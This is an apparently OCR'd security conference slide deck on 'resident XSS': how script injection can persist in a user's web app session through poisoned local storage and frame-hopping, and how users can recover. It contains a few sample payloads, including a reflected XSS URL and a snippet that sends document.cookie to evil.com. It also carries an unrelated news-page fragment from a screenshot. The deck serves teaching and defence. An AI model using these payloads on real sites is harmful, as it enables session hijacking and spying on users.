
Rootkits in your Web application

Getting long-term access to users' webapp sessions via script injection attacks

Artur Janc


I don't always talk about rootkits
But when I do, I don't mention rootkits

What's this talk about?

- Attacks on Web application clients
  - Various kinds of script injection
- What happens after such an attack is successful
  - Bonus: a new buzzword (**resident XSS**)
- Why we're doomed (after we get XSS-ed)

So what's this stuff about rootkits?


- Exploitation model for traditional software
  - Get code execution
    - Find security vulnerability
    - Bypass exploit protection
  - Insert backdoor
  - Maintain access
  - Hide your presence
  - Do Evil

} rootkit

Webapps have evolved to the point where attacks are similar.

XSS: 20-second introduction

```
https://victim.net/?q='>”><script>...</script>
```



The page at victim.net says:

This is an XSS executing in the context of victim.net

- Lack of escaping of untrusted data
- Allows attacker's scripts to run in the context of victim domain
- Executes in the scope of an authenticated user's session (can do anything the user can)


How XSS isn't exploited

- The user does *not* click on a link to:
  - `https://victim.com/?q=<script>..</script>`
- The payload is *not* like this:


```
var img = document.createElement('img');
img.src = 'http://evil.com/' +
   document.cookie;
```

(why doesn't this work?)

How XSS might be exploited



How XSS might be exploited



NEWS ENTERTAINMENT SPORTS MONEY LIFESTYLE LOCAL AUTOS YEAR IN REVIEW MORE

us news world news politics 'today' tech & science powerwall health news 'nbc nightly news' 'breaking news'

4 of 7

Hey, Everybody! Look at Me! The Year 2011 in Reality TV

It was another dramatic year for those living their lives on television. Here's our roundup of the best & worst (supposedly) unscripted moments.

Top 10 reality TV stars searched on Bing

EDITORS' PICKS

- Rancic returns after surgery
- Rapper reacts to fan's death
- Unattractive public art
- NFL great, wife die a day apart
- Should stores go child-free?
- UPS sees high rate of returns
- Possible serial killer in Detroit
- Find your unclaimed money
- Concerts to ring in 2012

POPULAR SEARCHES

2011 dumbest criminals

Caped crusaders & topless speeders top the year's list of stupidest criminals.

How XSS might be exploited

- The user visits a random attacker-controlled page
  - Page contains hidden frame with payload
  - Exploit does something malicious
- The user hits a persistent XSS within the webapp
  - The payload attempts to infect others (XSS worm)
  - Possibly also does something malicious

(what's the problem with this?)

Injecting evil scripts

- XSS in the webapp
  - Minor detail: Must bypass browser XSS filters, WAFs
- UXSS
  - Browser-specific (relatively rare)
  - Flash, Java (“It's always frickin' Java” - Dan Kaminsky)
  - Other browser plugins, browser extensions
- User interaction attacks
  - javascript:doEvil() in URL bar
  - drag and drop attacks

Injecting evil scripts

- If you get control of a trusted domain
    - `<script src=https://OMGawesomeJSbunnies.com/bunny.js>`
- If you get control of the victim's domain and serve evil HTML
- Cache poisoning:
    - DNS hijacking
    - Abusing HTTP proxies
    - Can cache http://victim.com/good.js for a long time.

Injecting evil scripts

- Violations of HTTPS
  - Mixed content aka mixed scripting bugs
  - Stolen/forged certificate for victim.com or OMGawesomeJSbunnies.com
  - State-sponsored CAs issuing rogue certs
  - (duh) Getting the user to click through an SSL warning

Note: after the external script runs, we can assume the attacker has a direct communications channel to the victim's browser.

In Soviet Russia, scripts execute *you*.

Resident XSS

Malicious code injected into the user's main web application window/tab.

How can we get a resident XSS?

- Persistent XSS on regular navigation that will infect the main application tab:
    - Seeing some unsanitized data submitted by another user (status update, email subject, forum comment)
- Application loads data from a client-side storage mechanism:
    - Loads CSS/JS from localStorage upon initialization
    - Webapp shows some data stored in WebSQL
    - Exploiting: regular XSS sets up backdoored client-side storage data, then we wait for user to log back in
    - Dawn Song et al. (2010)

How can we get a resident XSS?

- Regular XSS opens up a new tab to the webapp, user starts interacting with compromised tab.
- Malicious external resource loaded when opening up webapp
- Poisoned file in cache loaded when opening up webapp
- User fooled into executing a javascript: URL

Hypothesis: We can convert any script injection vulnerability into a resident XSS in a large majority of cases.

Violate ALL the assumptions!

Why a resident XSS is bad news

- “You can log off, but you can never leave.”
- You can't easily leave the infected page without closing it
- Anything you do in the app can be seen by the attacker
  - Off-the-record chats, keystrokes typed in without submitting any forms, mouse movements, time spent interacting with the application
- Anything you see in the app can be modified by the attacker
  - Spoofed messages from webapp or other users, payment requests, etc.
  - No trace of evil behavior in webapp logs

Why a resident XSS is bad news

- Attacker can easily phish you from within the app
  - Show an overlay with a regular login prompt
  - Get answer to your bank account security question
- Can persistently snoop on you using permissions given by you to the application (or request them)
  - Geolocation APIs
  - Microphone/camera permissions.
- Can abuse the trust relationship to elevate privileges
  - Hijack file downloads / attachments
  - Insert malicious downloads
  - Get you to install malicious plugins ("To see the new cute kittens you must install our Trusted Chat Plugin")

Why a resident XSS is bad news

- Attacker can poison new windows/tabs
  - If there are ads on the opened page, can navigate to their frames and control their contents
  - Can iframe target page within victim domain: `http://victim.com/bounce#http://cnn.com`
  - Can inject the same evil script, so that even if main window is closed, attacker-supplied code will live on.
- Long term access to the browser and ability to perform the usual malicious JavaScript tricks (history detection, scanning local networks, attacking other webapps, DDoS, bitcoin mining, etc.)
- It's relatively easy to do and it doesn't leave a trace

Maintaining access

- Backdooring client storage
  - HTML5 localStorage
    - Mobile interfaces often cache JS/CSS. Attacker can load the mobile interface in a hidden frame when the user visits evil site
  - Web SQL Database
  - Flash LSOs ("cookies"): If LSOs store URLs or data evaluated via loadBytes(), can inject attacker's code
  - Regular cookies

Photo by Louise Macabitas

Maintaining access

- Helping attacker's code survive in the browser
  - Open up a small new window (e.g. a pop-under) to the victim's domain, inject malicious code into the DOM
  - Search for references to other open tabs, try to inject evil code into ad / tracking pixel frames
    - Frame-hopping!
  - If domains opened in other tabs have known XSS bugs, exploit them and insert hidden frames to victim domain

Recovering after an attack

What can the affected Web application do?

- Browsers have no capability to recover from such an event
- If the user has an open “infected” tab or frame to the victim's domain, it can always mess with active sessions
- Any <meta> refresh functionality or AJAX-y server-supplied code execution can be subverted by the evil script
- Can't even communicate the problem to the user

Recovering after an attack

What can the affected user do?

- Close the tab with the Web application
  - Won't work because hidden frames or other tabs might be executing scripts in the context of the webapp domain
- Close all browser tabs, and then the browser itself
  - Won't work, because client-side storage or cache can be poisoned
- First clear all local storage, then restart the browser
  - Won't work because if any tabs with attacker's code are open, they can recreate the local storage backdoor

Recovering after an attack

What will likely work:

- Close all browser windows except one
- Close all tabs in that window except one
- Navigate the remaining tab to about:blank
- Remove all cookies, cache, “Site preferences” and Flash local shared objects
- Restart the browser, hope the webapp fixed the vuln, and doesn't have any self-XSS bugs ;-)
- … or just throw away the browser profile

I have cleaned up your browser profile
Pray I do not clean it up further
STAR WARS.com

Recap: analogies in the client world

Code execution: XSS, script injection attacks

Exploit mitigations: XSS filters, WAFs

Maintaining access: poisoning localStorage, frame-hopping.

C&C channel: DNS-based, Web Workers + postMessage(...)
Can also use XSS-Proxy / BeEF, etc.

Malicious payloads: Compromise data in webapp, phish passwords and compromise accounts in other apps, escalate access to code exec on machine, do the usual malicious JavaScript tricks

Takeaways

After an XSS has been executed in the context of a sensitive domain, it's very hard for the application author or user to make sure future interaction with the webapp is safe

Resident XSS is a quite nasty technique, and enables a whole lot of creative attacks against users:

- Subverting interactions with the webapp
- Various kinds of snooping
- Phishing and getting access to other user accounts
- Helping get code execution on the client

Acknowledgements

Michal Zalewski (hint: buy “The Tangled Web”)

Eduardo Vela Nava

Thanks!